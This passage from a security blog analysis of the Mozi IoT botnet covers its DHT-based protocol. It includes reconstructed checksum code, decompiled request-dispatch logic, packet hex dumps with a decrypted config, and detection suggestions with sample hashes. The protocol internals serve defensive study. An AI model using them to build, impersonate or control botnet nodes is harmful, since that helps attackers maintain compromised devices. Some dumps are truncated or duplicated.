
The 3rd and 4th bytes are obtained by the algorithm.

```
 ver algorithm
---------------------------------------------
        int first,sec;
        string ver="\x31\x3a\x76\x34\x3a\x00\x00"s;
        cout << "Please input the two number: (0x00-0xff)" << endl;
        cin.unsetf(ios::hex);
        cin >> hex >> first >> sec;
        ver[5] = char(first);
        ver[6] = char(sec);
        uint32_t va = 0;
        for(int i = 0; i < 7; i++)
        {
                uint32_t tmp = int(ver[i]);
                tmp = tmp << 8;
                tmp ^= va;
                int rnd = 8;
        while (rnd--)
        {
                if ((tmp & 0xffff) > 0x8000)
                {
                        tmp *= 2;
                        tmp ^= 0xffff8005;
                }
                else
                        tmp *= 2;
        }
        va = tmp&0xffff;
        }
        cout  << hex  << "Final " <<  va << endl;
```

> Please input the two number: (0x00-0xff)
> 0x44 0x42
> Final 1f71
> Enter 0x44 0x42, and get the `0x1f71` same result as in the packet.

Network Request

The network requests received by Mozi nodes can be divided into two categories, DHT requests and non-DHT requests. According to the aforementioned node identification, DHT requests are then again divided into Mozi-DHT requests and non-Mozi-DHT requests. Mozi supports three types of them, including ping, find_node, and get_peers. For non-DHT requests, there are two types based on whether the network packet length is greater than 99 or not.



For Mozi, Different requests have different processing logic, see below

```
if ( dht_memmem(lbuf, llen, "1:y1:r", 6) )
  return 1;
if ( dht_memmem(lbuf, llen, "1:y1:e", 6) )
  return 0;
v63 = dht_memmem(lbuf, llen, "1:y1:q", 6);
if ( v63 )
{
  if ( dht_memmem(lbuf, llen, "1:q4:ping", 9) )
  {
    result = 2;
  }
  else if ( dht_memmem(lbuf, llen, "1:q9:find_node", 14) )
  {
    result = 3;
  }
  else if ( dht_memmem(lbuf, llen, "1:q9:get_peers", 14) )
  {
    result = 4;
  }
  else
  {
    if ( !dht_memmem(lbuf, llen, "1:q13:announce_peer", 19) )
      return -1;
    result = 5;
  }
}
```

```
 raw data, first 128 bytes:
00000000  64 31 3a 72 64 32 3a 69 64 32 30 3a 38 38 38 38  |d1:rd2:id20:8888|
00000010  38 38 38 38 b7 96 a0 9e 66 e1 71 98 e5 4d 3e 69  |8888·. .fáq.åM>i|
00000020  35 3a 6e 6f 64 65 73 36 32 34 3a 15 15 29 d2 f3  |5:nodes624:..)Òó|
00000030  a3 f7 0c fe df 1a 5d bd 3f 32 46 76 5e 62 b7 b8  |£÷.þß.]½?2Fv^b·¸|
00000040  f0 94 78 a2 c4 37 5b 8e 2c 00 0b 20 12 07 e7 f4  |ð.x¢Ä7[.,.. ..çô|
00000050  bc dc 19 a2 83 2e 67 fb 7a 5e 50 22 07 75 e8 ef  |¼Ü.¢..gûz^P".uèï|
00000060  f9 93 4a e9 91 75 36 e4 76 57 4b 7c 51 7c ff f5  |ù.Jé.u6ävWK|Q|ÿõ|
00000070  f5 c4 57 f9 dc 62 35 b4 6a 5d 18 6b 54 3c ed e1  |õÄWùÜb5´j].kT<íá|
00000080  a1 c8 56 a3 cf 28 6b fa 14 06 1a 3e 3b 01 a0 e3  |¡ÈV£Ï(kú...>;. ã|

The encrypted Config is located after "5:nodes624:", using xor key (4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6

raw data:
00000000  64 31 3a 72 64 32 3a 69 64 32 30 3a 38 38 38 38  |d1:rd2:id20:8888|
00000010  38 38 38 38 b7 96 a0 9e 66 e1 71 98 e5 4d 3e 69  |8888·. .fáq.åM>i|
```

```
00000020  35 3a 6e 6f 64 65 73 36 32 34 3a                           |5:nodes624:

configuration:
00000000  5b 73 73 5d 73 6b 5b 2f 73 73 5d 5b 68 70 5d 38  |[ss]sk[/ss][hp]8|
00000010  38 38 38 38 38 38 38 5b 2f 68 70 5d 5b 63 6f 75  |8888888[/hp][cou|
00000020  6e 74 5d 68 74 74 70 3a 2f 2f 69 61 2e 35 31 2e  |nt]http://ia.51.|
00000030  6c 61 2f 67 6f 31 3f 69 64 3d 32 30 31 39 38 35  |la/go1?id=201985|
00000040  32 37 26 70 75 3d 68 74 74 70 25 33 61 25 32 66  |27&pu=http%3a%2f|
```

Suggestions

We recommend that users update the patch in a timely manner, and determine whether they are infected by looking up the process and file name, and HTTP, DHT network connection characteristics created by Mozi Botnet.

Readers are always welcomed to reach us on twitter, WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5:

```
 eda730498b3d0a97066807a2d98909f3
849b165f28ae8b1cebe0c7430f44aff3
```

Source: https://blog.netlab.360.com/mozi-another-botnet-using-dht/